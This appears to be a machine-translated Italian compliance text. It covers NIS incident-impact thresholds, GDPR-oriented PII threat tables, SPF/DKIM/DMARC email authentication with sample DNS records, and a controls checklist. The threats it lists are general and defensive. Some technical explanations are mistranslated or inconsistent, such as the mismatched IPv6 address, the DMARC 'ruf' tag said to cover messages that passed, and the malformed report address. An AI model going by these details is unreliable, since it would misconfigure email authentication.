Dal comma 5: I fornitori di servizi digitali provvedono a rendere disponibile la documentazione adeguata a consentire all'autorità competente di verificare la conformità con gli elementi di sicurezza di cui ai paragrafi 1, 2, 3, 4 e 5

PARAMETRI PER DETERMINARE SE L'IMPATTO DI UN INCIDENTE È RILEVANTE – ART. 3 REG. (UE) 2018/151

Dal comma 1: Numero di utenti interessati da un incidente, in particolare gli utenti che dipendono dal servizio per la fornitura dei propri servizi

a) il numero di persone fisiche e giuridiche interessate con cui è stato concluso un contratto per la fornitura del servizio, oppure

b) il numero di utenti interessati che hanno utilizzato il servizio in particolare in base ai precedenti dati sul traffico.

Dal comma 2: Durata dell'incidente è il periodo tra la perturbazione della regolare prestazione del servizio in termini di disponibilità, autenticità, integrità o riservatezza e il momento del ripristino.

Dal comma 3: Diffusione geografica relativamente all'area interessata dall'incidente, il fornitore di servizi digitali è in grado di stabilire se l'incidente influisce sulla fornitura dei suoi servizi in determinati Stati membri.

Dal comma 4: Perturbazione del funzionamento del servizio è misurata per una o più delle seguenti caratteristiche compromesse dall'incidente: disponibilità, autenticità, integrità o riservatezza dei dati o dei servizi correlati.

Dal comma 5: Portata dell'impatto sulle attività economiche e sociali, il fornitore di servizi digitali è in grado di dedurre, sulla base di indicazioni quali la natura delle sue relazioni contrattuali con il cliente o, se del caso, il numero potenziale di utenti interessati, se l'incidente ha causato importanti perdite materiali o immateriali per gli utenti, ad esempio in relazione alla salute e alla sicurezza o danni materiali.

IMPATTO RILEVANTE DI UN INCIDENTE – DALL'ART. 4 DEL REG. (UE) 2018/151

Dal comma 1: Un incidente è considerato come avente un impatto rilevante se si verifica almeno una delle seguenti situazioni

a) il servizio fornito da un fornitore di servizi digitali non è stato disponibile per oltre 5.000.000 di ore utente, dove per ore utente si intende il numero di utenti interessati nell'Unione per una durata di sessanta minuti;

b)	l'incidente ha provocato una perdita di integrità, autenticità o riservatezza dei dati conservati, trasmessi o trattati o dei relativi servizi offerti o accessibili tramite una rete e un sistema informativo del fornitore di servizi digitali che ha interessato oltre 100.000 utenti nell'Unione;
c)	l'incidente ha generato un rischio per la sicurezza pubblica, l'incolumità pubblica o in termini di perdite di vite umane;
d)	l'incidente ha provocato danni materiali superiori a 1.000.000 di EUR per almeno un utente nell'Unione.

TABELLA ASSET

1. HW - PC, Server, File; etc.
2. SW - Dati; Programmi di sistema o gestionali.
3. Computer channels - Cablaggio, Apparati di comunicazione Wi–Fi, router, switch, Hub, etc.
4. Risorse umane - Personale dipendente e non
5. Documenti cartacei – Documenti
6. Canali di trasmissione della carta - Mail, Corrieri, ecc.

TABELLA AZIONI

1. Danno
2. Spionaggio
3. Perdita
4. Modifica
5. Sovraccarico
6. Perdita del disco rigido
7. Uso anomalo

TABELLA MINACCE GENERALI SUL PERSONALLY IDENTIFIABLE INFORMATION (PII)

Minaccia	Descrizione Minaccia
Sparizioni di PII	1. Conservazione dei file personali; uso personale, ecc.
	2. Inondazioni, incendi, atti di vandalismo, danni da usura naturale, stoccaggio malfunzionamento del dispositivo, ecc.
	3. Furto di un computer portatile o un cellulare; disposizione di un dispositivo o hardware, etc.
	4. Aggiunta di hardware incompatibile con conseguente malfunzionamento; rimozione di componenti essenziali per il buon funzionamento del sistema, etc.
	5. Mobile contenitore pieno; interruzione di corrente; capacità di trasformazione Sovraccarico; surriscaldamento; temperature eccessive, etc.
	6. Cancellazione dei dati; utilizzo di software contraffatto o copiato; errori dell'operatore che cancellano i dati, etc.
	7. Cancellazione di codici eseguibili in esecuzione o di sorgenti; bomba logica, etc.
	8. Mancato rinnovo della licenza per il software utilizzato per accedere ai dati, etc.
	9. Errori durante gli aggiornamenti, configurazione o manutenzione; infezione da malware; sostituzione di componenti, etc.
	10. Superamento della dimensione del database; iniezione di dati al di fuori del normale intervallo di valori, etc.
	11. Taglio cablaggio, scarsa ricezione WiFi, etc.
	12. Furto di cavi in rame, etc.
	13. Uso improprio della larghezza di banda; scaricamento non autorizzato; perdita di connessione a Internet, etc.
	14. Infortunio sul lavoro; malattia professionale; altre lesioni o malattie; morte; disturbo neurologico, psicologico o psichiatrico, etc.
	15. Riassegnazione; risoluzione del contratto o il licenziamento; acquisizione di tutta o parte dell'organizzazione, etc.
	16. Elevato carico di lavoro, stress o variazioni negative delle condizioni di lavoro; assegnazione a dipendenti di attività al di fuori delle loro capacità; cattivo utilizzo di competenze, etc.
	17. Invecchiamento di documenti archiviati; file bruciati durante un incendio, etc.
	18. Furto di documenti; Perdita di file durante un trasferimento o una copia; disposizione, etc.
	19. Cancellazione graduale nel tempo; cancellazione volontaria di porzioni di un documento, etc.
	20. Fine flusso di lavoro a seguito di una riorganizzazione; mancata consegna della posta per uno sciopero, etc.
	21. Eliminazione di un processo a seguito di una riorganizzazione; perdita di un documento da società di trasporto, etc.

Minaccia	Descrizione Minaccia
	22. Cambiamento delle modalità di spedizione della posta. Riorganizzazione dei Canali di trasmissione della carta; cambiamento della lingua di lavoro, etc.
	23. Sovraccarico di mail; processo di convalida oberato, etc.
Accesso illegittimo al PII	1. Utilizzo di unità flash USB o dischi che sono mal si adatta alla sensibilità delle informazioni; l'uso o il trasporto di hardware sensibile per fini personali, ecc.
	2. Guardando la schermata di una persona a loro insaputa mentre sul treno; scattare una foto di uno schermo; geolocalizzazione di hardware; telerilevamento di segnali elettromagnetici, etc.
	3. Furto di un computer portatile da una camera d'albergo; furto di un cellulare professionale un borseggiatore; recupero di un dispositivo di memorizzazione scartato o hardware; perdita di un dispositivo di memorizzazione elettronica, etc.
	4. Monitoraggio da un keylogger basato su hardware; rimozione di componenti hardware; collegamento di dispositivi (come unità flash USB) per lanciare un sistema operativo o di recuperare dati, etc.
	5. Errati accordi di smaltimento o di manutenzione può causare accessi non autorizzati PII.
	6. Scansione dei contenuti; illegittimo controllo incrociato dei dati; innalzamento dei privilegi, cancellazione delle tracce d'uso; l'invio dello spam attraverso un programma di posta elettronica; abuso di funzioni di rete, etc.
	7. Scansione di indirizzi di rete e porte; raccolta dati di configurazione; analisi dei codici sorgente al fine di individuare i difetti sfruttabili; test di come database rispondono alle query dannosi, etc.
	8. Scansione di indirizzi di rete e porte, attaccando vulnerabilità in ascolto, analisi, reporting o porte dei broker e servizi.
	9. Monitoraggio da un key–logger basata su software; l'infezione da malware; installazione di uno strumento di amministrazione remota; sostituzione di componenti
	10. Intercettazione del traffico Ethernet; acquisizione di dati inviati attraverso una rete WiFi, etc.
	11. Influenzare (phishing, social engineering, corruzione, ecc), stress (ricatti, molestie psicologiche, ecc).
	12. Divulgazione involontaria di informazioni mentre si parla; uso di dispositivi di ascolto per intercettare riunioni, ecc.
	13. Dipendenti bracconieri; modifiche di assegnazione; acquisizione di tutta o parte dell'organizzazione, etc.
	14. Lettura, fotocopie, fotografie, etc.
	15. Furto di file da uffici; furto di posta elettronica dalle cassette postali; recupero dei documenti scartati, etc.
	16. Lettura di libri con firma in circolazione; riproduzione di documenti in transito, etc.
Cambiamenti indesiderati nel PII	1. Aggiunta di hardware incompatibile con conseguente malfunzionamento; rimozione di componenti essenziali per il corretto funzionamento di un'applicazione, etc.
	2. Modifica indesiderata ai dati nei database; la cancellazione di file necessari per il software per funzionare correttamente; errori dell'operatore che modificano i dati, etc.
	3. Errori durante gli aggiornamenti, configurazione o manutenzione; infezione da malware; sostituzione di componenti, etc.
	4. Man–in–the–middle o attacco browser per modificare o aggiungere dati al traffico di rete; attacco di riproduzione (reinvio dei dati intercettati), etc.
	5. Influenzare (diceria, disinformazione, etc.).
	6. Elevato carico di lavoro, stress o variazioni negative delle condizioni di lavoro; assegnazione a dipendenti di attività al di fuori delle loro capacità; cattivo utilizzo di competenze, etc.
	7. Modifiche a figure in un file; sostituzione di un originale con un falso, etc.
	8. Modifiche di un memo all'insaputa dell'autore; cambiare da un libro firma all'altro; invio di documenti multipli in conflitto, etc.

TABELLA RELAZIONE ASSET – AZIONI – MINACCE [FONTE 11]

Asset	Azioni	Minaccia	Descrizione Minaccia
HW	Uso anomalo	Sparizioni di PII	Conservazione dei file personali; uso personale, ecc.
	Uso anomalo	Accesso illegittimo al PII	Utilizzo di unità flash USB o dischi che sono mal si adatta alla sensibilità delle informazioni; l'uso o il trasporto di hardware sensibile per fini personali, ecc.
	Danno	Sparizioni di PII	Inondazioni, incendi, atti di vandalismo, danni da usura naturale, stoccaggio malfunzionamento del dispositivo, ecc.
	Spionaggio	Accesso illegittimo al PII	Guardando la schermata di una persona a loro insaputa mentre sul treno; scattare una foto di uno schermo; geolocalizzazione di hardware; telerilevamento di segnali elettromagnetici, etc.
	Perdita	Sparizioni di PII	Furto di un computer portatile o un cellulare; disposizione di un dispositivo o hardware, etc.
		Accesso illegittimo al PII	Furto di un computer portatile da una camera d'albergo; furto di un cellulare professionale un borseggiatore; recupero di un dispositivo di memorizzazione scartato o hardware; perdita di un dispositivo di memorizzazione elettronica, etc.

Asset	Azioni	Minaccia	Descrizione Minaccia
	Modifica	Sparizioni di PII	Aggiunta di hardware incompatibile con conseguente malfunzionamento; rimozione di componenti essenziali per il buon funzionamento del sistema, etc.
		Accesso illegittimo al PII	Monitoraggio da un keylogger basato su hardware; rimozione di componenti hardware; collegamento di dispositivi (come unità flash USB) per lanciare un sistema operativo o di recuperare dati, etc.
		Cambiamenti indesiderati nel PII	Aggiunta di hardware incompatibile con conseguente malfunzionamento; rimozione di componenti essenziali per il corretto funzionamento di un'applicazione, etc.
	Sovraccarico	Sparizioni di PII	Mobile contenitore pieno; interruzione di corrente; capacità di trasformazione Sovraccarico; surriscaldamento; temperature eccessive, etc.
	Perdita del disco rigido	Accesso illegittimo al PII	Errati accordi di smaltimento o di manutenzione può causare accessi non autorizzati PII.
SW	Uso anomalo	Sparizioni di PII	Cancellazione dei dati; utilizzo di software contraffatto o copiato; errori dell'operatore che cancellano i dati, etc.
		Accesso illegittimo al PII	Scansione dei contenuti; illegittimo controllo incrociato dei dati; innalzamento dei privilegi, cancellazione delle tracce d'uso; l'invio dello spam attraverso un programma di posta elettronica; abuso di funzioni di rete, etc.
		Cambiamenti indesiderati nel PII	Modifica indesiderata ai dati nei database; la cancellazione di file necessari per il software per funzionare correttamente; errori dell'operatore che modificano i dati, etc.
	Danno	Sparizioni di PII	Cancellazione di codici eseguibili in esecuzione o di sorgenti; bomba logica, etc.
	Spionaggio	Accesso illegittimo al PII	Scansione di indirizzi di rete e porte; raccolta dati di configurazione; analisi dei codici sorgente al fine di individuare i difetti sfruttabili; test di come database rispondono alle query dannosi, etc.
		Accesso illegittimo al PII	Scansione di indirizzi di rete e porte, attaccando vulnerabilità in ascolto, analisi, reporting o porte dei broker e servizi.
	Perdita	Sparizioni di PII	Mancato rinnovo della licenza per il software utilizzato per accedere ai dati, etc.
	Modifica	Sparizioni di PII	Errori durante gli aggiornamenti, configurazione o manutenzione; infezione da malware; sostituzione di componenti, etc.
		Accesso illegittimo al PII	Monitoraggio da un key–logger basata su software; l'infezione da malware; installazione di uno strumento di amministrazione remota; sostituzione di componenti
		Cambiamenti indesiderati nel PII	Errori durante gli aggiornamenti, configurazione o manutenzione; infezione da malware; sostituzione di componenti, etc.
	Sovraccarico	Sparizioni di PII	Superamento della dimensione del database; iniezione di dati al di fuori del normale intervallo di valori, etc.
Computer channels	Danno	Sparizioni di PII	Taglio cablaggio, scarsa ricezione WiFi, etc.
	Spionaggio	Accesso illegittimo al PII	Intercettazione del traffico Ethernet; acquisizione di dati inviati attraverso una rete WiFi, etc.
	Perdita	Sparizioni di PII	Furto di cavi in rame, etc.
	Modifica	Cambiamenti indesiderati nel PII	Man–in–the–middle o attacco browser per modificare o aggiungere dati al traffico di rete; attacco di riproduzione (reinvio dei dati intercettati), etc.
	Sovraccarico	Sparizioni di PII	Uso improprio della larghezza di banda; scaricamento non autorizzato; perdita di connessione a Internet, etc.
Persona	Uso anomalo	Accesso illegittimo al PII	Influenzare (phishing, social engineering, corruzione, ecc), stress (ricatti, molestie psicologiche, ecc).
		Cambiamenti indesiderati nel PII	Influenzare (diceria, disinformazione, etc.).
	Danno	Sparizioni di PII	Infortunio sul lavoro; malattia professionale; altre lesioni o malattie; morte; disturbo neurologico, psicologico o psichiatrico, etc.
	Spionaggio	Accesso illegittimo al PII	Divulgazione involontaria di informazioni mentre si parla; uso di dispositivi di ascolto per intercettare riunioni, ecc
	Perdita	Sparizioni di PII	Riassegnazione; risoluzione del contratto o il licenziamento; acquisizione di tutta o parte dell'organizzazione, etc.
		Accesso illegittimo al PII	Dipendenti bracconieri; modifiche di assegnazione; acquisizione di tutta o parte dell'organizzazione, etc.
	Sovraccarico	Sparizioni di PII	Elevato carico di lavoro, stress o variazioni negative delle condizioni di lavoro; assegnazione a dipendenti di attività al di fuori delle loro capacità; cattivo utilizzo di competenze, etc.

Asset	Azioni	Minaccia	Descrizione Minaccia
		Cambiamenti indesiderati nel PII	Elevato carico di lavoro, stress o variazioni negative delle condizioni di lavoro; assegnazione a dipendenti di attività al di fuori delle loro capacità; cattivo utilizzo di competenze, etc.
Documenti cartacei	Danno	Sparizioni di PII	Invecchiamento di documenti archiviati; file bruciati durante un incendio, etc.
	Spionaggio	Accesso illegittimo al PII	Lettura, fotocopie, fotografie, etc.
	Perdita	Sparizioni di PII	Furto di documenti; Perdita di file durante un trasferimento o una copia; disposizione, etc.
		Accesso illegittimo al PII	Furto di file da uffici; furto di posta elettronica dalle cassette postali; recupero dei documenti scartati, etc.
	Modifica	Cambiamenti indesiderati nel PII	Modifiche a figure in un file; sostituzione di un originale con un falso, etc.
	Sovraccarico	Sparizioni di PII	Cancellazione graduale nel tempo; cancellazione volontaria di porzioni di un documento, etc.
Canali di trasmissione della carta	Danno	Sparizioni di PII	Fine flusso di lavoro a seguito di una riorganizzazione; mancata consegna della posta per uno sciopero, etc.
	Spionaggio	Accesso illegittimo al PII	Lettura di libri con firma in circolazione; riproduzione di documenti in transito, etc.
	Perdita	Sparizioni di PII	Eliminazione di un processo a seguito di una riorganizzazione; perdita di un documento da società di trasporto, etc.
	Modifica	Sparizioni di PII	Cambiamento delle modalità di spedizione della posta. Riorganizzazione dei Canali di trasmissione della carta; cambiamento della lingua di lavoro, etc.
		Cambiamenti indesiderati nel PII	Modifiche di un memo all'insaputa dell'autore; cambiare da un libro firma all'altro; invio di documenti multipli in conflitto, etc.
	Sovraccarico	Sparizioni di PII	Sovraccarico di mail; processo di convalida oberato, etc.

TABELLA DI IDENTIFICAZIONE E CONTROLLO DEI RISCHI RESIDUI E MINACCE

Asset	Azioni	Rischio residuo	Descrizione Minaccia	Livello di rischio	Trattamento dei rischi (inclusa l'implementazione degli obiettivi sulla privacy)

Deve essere ripetuto l'iter procedurale, visto nei capitoli precedenti, per la riduzione della probabilità che un evento possa accadere e l'attenuazione del danno che l'evento potrebbe produrre, attraverso misure di sicurezza adeguate.
Se tali misure non possono essere attuate, deve essere eseguita la VdI.

TABELLA DEGLI ESEMPI DI LIVELLO D'IMPATTO O GRAVITÀ, IN BASE ALLA NATURA DEL PII

Natura del PII (Personally Identifiable Information – Informazioni Personali)	Livello di impatto
PII che sono accessibili al pubblico (ad esempio, negli elenchi telefonici, rubriche o elenchi di selezione)	**1**
PII che richiedono un interesse legittimo per l'accesso (ad esempio, i file di pubblico ristretto oi membri di una lista di distribuzione)	**2**
PII la cui divulgazione non autorizzata in grado di influenzare la reputazione del capitale PII (ad esempio, informazioni sul reddito, prestazioni sociali, tassa di proprietà o sanzioni)	**3**
PII la cui divulgazione non autorizzata, la modifica, la perdita o la distruzione può influenzare l'esistenza o la salute, la libertà e la vita del capitale PII (ad es. Informazioni sull'impegno ad una istituzione, una frase, recensioni del personale, dati sanitari, i debiti inutilizzabili, o se la PII principale è a rischio di diventare una vittima in un procedimento penale)	**4**

DIFETTI E CONTROMISURE DELLA POSTA ELETTRONICA [FONTE 18]

I DIFETTI DELLA POSTA ELETTRONICA

Il *Simple Mail Transfer Protocol* (SMTP) [RFC821 e RFC5321] è stato originariamente specificato nel 1982 come protocollo di archiviazione e inoltro, in cui il client mittente genera un messaggio, lo trasmette a un sistema di trasferimento messaggi e lo inoltra attraverso una serie di zero o altre informazioni, che devono essere consegnati dal cliente ricevente.

Le connessioni tra gli *hops* sono stabilite da un protocollo basato su testo su Telnet [RFC854], che si collega tramite TCP [RFC793].

Originariamente sviluppati per una rete accademica di dimensioni relativamente ridotte, non si pensava alla sicurezza del traffico di messaggi, tramite la crittografia dei canali, la crittografia dei messaggi o l'autenticazione sicura di mittente e destinatario. Tre exploit in particolare sono molto facili da attuare in base a questo schema originale:

1. Da Address Spoofing: *dato che le intestazioni e il contenuto delle email sono linee di testo inviate tramite TCP, è banale che il mittente del messaggio "falso" l'indirizzo* ***da*** *e induca il destinatario a pensare che il messaggio provenga da un dominio diverso da quello correttamente associato con l'indirizzo IP di origine.*
2. Phishing: *con l'avvento del World Wide Web, è diventato possibile incorporare collegamenti ipertestuali nel contenuto del corpo della posta elettronica per indirizzare l'attivatore a siti di phishing dedicati per separarti dal tuo denaro o dalle tue informazioni personali sensibili. Questo di solito è fatto in associazione con l'indirizzo* ***spoofed*** *sopra menzionato. Un malintenzionato può falsificare il suo sito e ingannare alcuni destinatari a pensare che la fonte dell'email e la destinazione del collegamento incorporato siano autentiche.*
3. Man in the Middle Message Modification: *quando un "man-in-the-middle" è in grado di reindirizzare la posta in assenza di autenticazione e crittografia, può modificare liberamente il contenuto dei messaggi trasmessi anche da mittenti affidabili.*

Con l'espansione nel dominio commerciale e in più paesi a partire dalla fine degli anni '80, le e-mail sono state viste come *mission-critical* per le aziende, il governo e le attività commerciali. Verso gli anni '90, le aziende identificabili iniziarono a inviare email di massa non richieste per scopi di marketing, e quindi avviarono le industrie dello spam. Da quel momento in poi, gli attori maligni hanno iniziato a inviare e-mail di phishing chiedendo informazioni personali e finanziarie agli ignari utenti. Le risposte protettive su Internet stavano diventando necessarie.

Con lo sviluppo di DNSSEC e altre iniziative basate su DNS, i ricercatori hanno iniziato a considerare il Domain Name System (DNS) stesso come un mezzo affidabile per autenticare altre informazioni derivate dal dominio. In sostanza, se un dominio mittente può pubblicare informazioni di autenticazione su sé stesso, allora le soluzioni ai problemi di cui sopra possono abbracciare il DNS. I protocolli DMARC, DKIM e SPF implementati in quanto segue sono soluzioni in tale.

Dall'inizio degli anni 2000, SPF è stato sviluppato nell'IETF. Originariamente designato come "Sender Permitted From" come protocollo per identificare i mittenti autorizzati da domini specifici. Il nome è stato successivamente definito su Sender Policy Framework [RFC7208]. SPF associa un dominio a uno dei mittenti di posta elettronica approvati e consente quindi a un destinatario di posta di autenticare il mittente. Domain Keys Identified Mail (DKIM) [RFC6376] è stato sviluppato indipendentemente da SPF come modo per consentire al mittente di firmare l'intestazione designata e gli elementi del corpo di un messaggio e di associare il messaggio a un dominio specifico, come identificato nella firma, e di nuovo attraverso il Domain Name System per consentire ai ricevitori di recuperare la chiave pubblica e autenticare il messaggio al ricevimento.

Sebbene l'autenticazione sia un buon primo passo, non impedisce che un messaggio venga modificato durante il transito. Né fornisce un metodo di feedback al mittente sugli effetti delle loro politiche.

DMARC, DKIM e SPF sono considerati insieme come un sistema per proteggere i ricevitori di e-mail e i domini dei mittenti e restituire feedback ai domini dei mittenti sull'efficacia delle loro politiche.

L'elenco dei difetti di posta elettronica elencati qui è una parte; per un approfondimento della tipologia dei difetti di posta elettronica si rimanda nel documento *Trustworthy Email* [SP800-177].

RIMEDI: DMARC, DKIM E SPF

La RFC 5322 definisce il formato dei messaggi Internet per il recapito tramite SMTP, ma nel suo stato originale qualsiasi mittente può scrivere qualsiasi indirizzo ***da*** (a volte indicato come "percorso di ritorno") nell'intestazione. Questo inviluppo ***da***, indirizzo può tuttavia essere sovrascritto da malintenzionati o amministratori di posta aziendale, che potrebbero avere motivi organizzativi per riscrivere l'intestazione.
Di conseguenza, sia [RFC 5321] che [RFC 5322] definiti da: indirizzi possono essere allineati a una forma arbitraria non intrinsecamente associata all'indirizzo IP di origine. Inoltre, qualsiasi persona, nell'attacco centrale, può modificare l'intestazione o il contenuto dei dati.
A partire dai primi anni 2000, sono stati sviluppati nuovi protocolli per rilevare questa busta ***da*** e il messaggio ***da*** indirizzo spoofing o modifiche.
Il protocollo SPF (Sender Policy Framework) [RFC7208] utilizza il Domain Name System (DNS) per consentire ai proprietari del dominio di creare record che associano il nome dominio della busta da RFC5321 a uno o più blocchi di indirizzi IP utilizzati dagli agenti di invio posta autorizzati (MSA). Un record SPF TXT di esempio associato utilizzato dal dominio del tester del protocollo Pythentic è: The Sender Policy:

"v=spf1 ip4:129.6.100.200 ip6:2610:20:6005:100::20 -all"

- Il primo passo è: v=spf1 per identificarlo come un record SPF.
- Il secondo passo é: ip4:129.6.100.200 dice che i messaggi provenienti dall'indirizzo IPv4 indicato dovrebbero essere considerati validi.
- Il terzo passo è: ip6:2610:20:6005:100::200 dice che i messaggi provenienti dall'indirizzo IPv6 indicato dovrebbero essere considerati validi.
- Il quarto passo è: **-all** dice che nessun altro indirizzo è approvato per i messaggi che affermano di provenire dal dominio specificato.

Se un destinatario riceve un messaggio da *pythentic@had-pilot.biz*, dall'indirizzo IP 129.6.100.200, il record SPF su *had-pilot.biz* viene estratto e il modulo SPF confronta ogni meccanismo in sequenza fino a trovare una corrispondenza. In questo caso il meccanismo ip4: 129.6.100.200 corrisponde e il messaggio è autenticato. Se il messaggio è stato ricevuto da *had-pilot.biz* con indirizzo, ad esempio, 1.2.3.4, quando viene provato a turno ogni meccanismo, il meccanismo ***-all*** è quello che corrisponde e il segno **"-"** indica di non riuscire.

Alcuni spammers stanno prendendo il trucco di creare un record SPF terminato con "+ tutti". Questo indica che ogni indirizzo corrisponde e produce un passaggio. L'uso osservato di "+ tutti" e i suoi effetti sono discussi nella sezione Experience of Use, in seguito.

Il protocollo DomainKeys Identified Mail (DKIM) [RFC6376] consente a un MTA (client) di invio di firmare digitalmente intestazioni selezionate e il corpo di un messaggio con una firma RSA e include la firma in un'intestazione DKIM allegata al messaggio prima della trasmissione.

Il campo dell'intestazione della firma DKIM include un selettore, che il ricevitore può utilizzare per recuperare la chiave pubblica da un record nel DNS. Questa chiave pubblica viene quindi utilizzata per convalidare la firma DKIM sul messaggio. Quindi, la convalida della firma assicura al destinatario che il messaggio non è stato modificato durante il transito, a parte le intestazioni aggiuntive aggiunte da MTA in viaggio che vengono ignorati durante la convalida e convalida il mittente del messaggio al dominio che pubblica la chiave pubblica.

Il record DKIM associato a un dominio example.com con il selettore "mailkey" viene memorizzato su mailkey**._**domainkey.example.com. L'etichetta mailkey viene estratta dal corrispondente dall'intestazione Firma DKIM sul messaggio. Il record è:

"v=DKIM1; p=<encoded public key>"

- Il primo passo lo identifica come un record DKIM.
- Il primo passo include la chiave pubblica che autenticherà le firme provenienti dal nostro dominio.

Se un destinatario riceve un messaggio firmato DKIM che proviene da **example.com**, viene estratta la firma DKIM, il selettore di posta e il dominio DKIM vengono combinati e viene letto il record TXT DKIM. Il modulo DKIM verifica la firma utilizzando la chiave pubblica estratta e continua a recapitare il messaggio.

La distribuzione di SPF e DKIM può limitare l'attività illecita contro un dominio di invio, ma il mittente non riceve alcuna indicazione sull'entità degli effetti benefici di queste politiche.

Il protocollo DMARC (Message Authentication Reporting and Conformance) basato sul dominio [RFC7489] istituisce un meccanismo di feedback, per consentire all'invio i proprietari di domini

di conoscere l'efficacia proporzionale delle loro politiche SPF e DKIM e di segnalare ai ricevitori quale azione debba essere intrapresa in scenari di attacco. Dopo aver impostato un criterio per avvisare i destinatari di consegnare, mettere in quarantena o rifiutare i messaggi che non hanno SPF e/o DKIM, i ricevitori di e-mail restituiscono i dati aggregati e/o di errore DMARC delle disposizioni email al proprietario del dominio, che può esaminare i risultati e potenzialmente perfezionare la politica.

Un record DMARC TXT di esempio associato a example.com verrà pubblicato su _dmarc.example.com nel DNS. Il record è:

"v=DMARC1; adkim=r; aspf=s; p=none; pct=100; rf=afrf; ri=86400;
ruf=mailto:forensics.example.com;"

- Il primo passo identifica questo TXT RR come un record DMARC.
- adkim = r dice che il dominio DKIM deve essere valutato in modo rilassato, il che significa che il dominio dell'organizzazione nel record deve corrispondere a quello del RFC5322 From domain.
- aspf = s dice che il dominio SPF deve essere valutato su base rigorosa, il che significa che il nome di dominio completo nel record deve essere una corrispondenza esatta per il RFC5322 From domain.
- p = none dice non applicare la politica DMARC ai messaggi che non riescono. Queste impostazioni predefiniscono la politica locale, che è comunque identica alla politica DMARC.
- pct = 100 dice applica la politica al 100% dei messaggi ricevuti dal nostro dominio.
- rf = afrf dice che i singoli rapporti legali saranno nel formato AFRF.
- ri=86400 questo valore viene utilizzato per richiedere i rapporti di consegna riepilogativa su un intervallo giornaliero (86.400 secondi = 1 giorno) dai ricevitori.
- ruf=mailto:forensics.example.com indica l'indirizzo a cui devono essere inviati i rapporti legali (ovvero i messaggi che hanno superato la convalida DMARC).

DMARC esegue in realtà fino a tre attività complementari:

1. Autenticazione dei messaggi.
2. Fornire informazioni aggregate sui messaggi ricevuti da determinati domini.
3. Fornire un riscontro immediato all'invio di domini sui messaggi che utilizzano in modo improprio i loro nomi di dominio.

Gli intermediari che inoltrano la posta hanno molti motivi legittimi per riscrivere le intestazioni, in genere correlate a attività legittime quali l'uso di mailing list, gruppi di posta e inoltro della posta dell'utente finale. Va notato che l'inoltro del server di posta cambia l'indirizzo IP di origine e, senza riscrivere il campo busta-Da: questo può rendere falliti i controlli SPF. D'altra parte, la riscrittura delle intestazioni o l'aggiunta di un piè di pagina al contenuto della posta può causare il fallimento della firma DKIM. Entrambi questi interventi possono causare problemi per la convalida DKIM e per il recapito dei messaggi.
La sfida è come testare il sistema di autenticazione basato su SMTP e un insieme di protocolli di autenticazione.
Poiché Sendmail [(1)] è un'implementazione matura e ampiamente utilizzata di SMTP, lo sviluppo del controllo SPF e DKIM deve essere contenuto separatamente, ma in coordinazione.
Il protocollo del Milter [(2)] e un modulo di Milter strettamente associato contengono la chiave per:

- Distribuzione della firma DKIM dei messaggi in uscita, e
- Controllo SPF, DKIM e DMARC dei messaggi in arrivo.

---

(1) Open Source www.sendmail.com
(2) See Sendmail documentation

LISTA DEI CONTROLLI [FONTE 7]

Questa lista di controlli generali è stata applicata ai dati personali, mettendo in relazione il Reg. UE 2016/679 RGPD o GDPR.

Obiettivo: identificare i controlli o contromisure appropriati alle opzioni di trattamento del rischio.

#	Controlli e Obiettivi
1	Ridurre al minimo la quantità di dati personali; *OBIETTIVO [art. 5 §1 lett. c)]: Ridurre la gravità dei rischi limitando la quantità di dati personali a ciò che è strettamente necessario per raggiungere un obiettivo definito*
2	Gestione dei periodi di conservazione dei dati personali; *OBIETTIVO [art. 5 §1 lett. e)]: Ridurre la gravità dei rischi assicurando che i dati personali non siano conservati per più di quanto necessario*
3	Informare gli interessati; *OBIETTIVO [art. 5 §1 lett. a)]: Garantire che i soggetti siano informati*
4	Ottenere il consenso dei soggetti interessati; *OBIETTIVO [art. 5 §1 lett. a)]: Consentire agli interessati di effettuare una scelta gratuita, specifica e informata*
5	Gestione delle persone all'interno dell'organizzazione che hanno accesso legittimo; *OBIETTIVO [art. 5 §1 lett. f)]: Ridurre i rischi connessi alle persone all'interno dell'organizzazione (dipendenti, subappaltatori, insegnanti e visitatori) che hanno accesso legittimo ai dati personali*
6	Gestione dell'accesso legittimo di terzi ai dati personali; *OBIETTIVO [art. 5 §1 lett. a)]: Ridurre il rischio che l'accesso ai dati personali da parte di terzi possa compromettere le libertà civili delle persone interessate e la privacy*
7	Monitoraggio degli accessi logici; *OBIETTIVO [art. 25 e 32]: Limitare i rischi degli accessi ai dati personali di persone non autorizzate*
8	Suddivisione dei dati personali; *OBIETTIVO [art. 25 e 32]: Ridurre la possibilità che i dati possano essere correlati e che tale correlazione possa implicare una violazione su tutti i dati personali*
9	Cifrare i dati personali; *OBIETTIVO [art. 25 e 32]: Rendere incomprensibili i dati personali a chiunque acceda senza autorizzazione*
10	Anonimizzare i dati personali; *OBIETTIVO [art. 25 e 32]: Rimuovere le caratteristiche che permettano la identificazione dei dati personali*
11	Protezione degli archivi dei dati personali; *OBIETTIVO [artt. 5 §1 lett. f); 25 e 32]: Definire tutte le procedure per la conservazione e la gestione degli archivi contenenti i dati personali*
12	Gestione delle violazioni dei dati personali; *OBIETTIVO [art. 25 e 32]: Avere un'organizzazione in grado di rilevare e trattare incidenti che possano incidere sulle libertà civili e sulla privacy degli interessati*
13	Tracciare l'attività sul sistema IT; *OBIETTIVO [art. 25 e 32]: Consentire la diagnosi precoce di incidenti che coinvolgono i dati personali e di avere le informazioni che possono essere utilizzate per analizzare le cause e fornire la prova in relazione alle indagini*
14	Combattere i codici dannosi; *OBIETTIVO [art. 25 e 32]: Proteggere l'accesso da codici dannosi che potrebbero compromettere la sicurezza dei dati personali*
15	Riduzione delle vulnerabilità del software; *OBIETTIVO [art. 25 e 32]: Ridurre la possibilità di sfruttare le debolezze del software (sistemi operativi, applicazioni aziendali, sistemi di gestione dei database, suite d'ufficio, protocolli, configurazioni, ecc.) che pregiudichino la sicurezza dei dati personali*
16	Riduzione delle vulnerabilità hardware; *OBIETTIVO [art. 25 e 32]: Ridurre la possibilità di sfruttare le debolezze hardware (server, computer desktop, computer portatili, dispositivi di comunicazione, dispositivi di archiviazione rimovibili, ecc.) che pregiudichino la sicurezza dei dati personali*
17	Ridurre le vulnerabilità delle reti di comunicazione informatica; *OBIETTIVO [art. 25 e 32]: Ridurre la possibilità di sfruttare le debolezze delle reti di comunicazione (reti cablate, Wi–Fi, onde radio, fibre ottiche, ecc.) che pregiudichino la sicurezza dei dati personali*
18	Ridurre le vulnerabilità dei documenti cartacei; *OBIETTIVO [art. 25 e 32]: Ridurre la possibilità di sfruttare le proprietà dei documenti cartacei che pregiudichino la sicurezza dei dati personali*
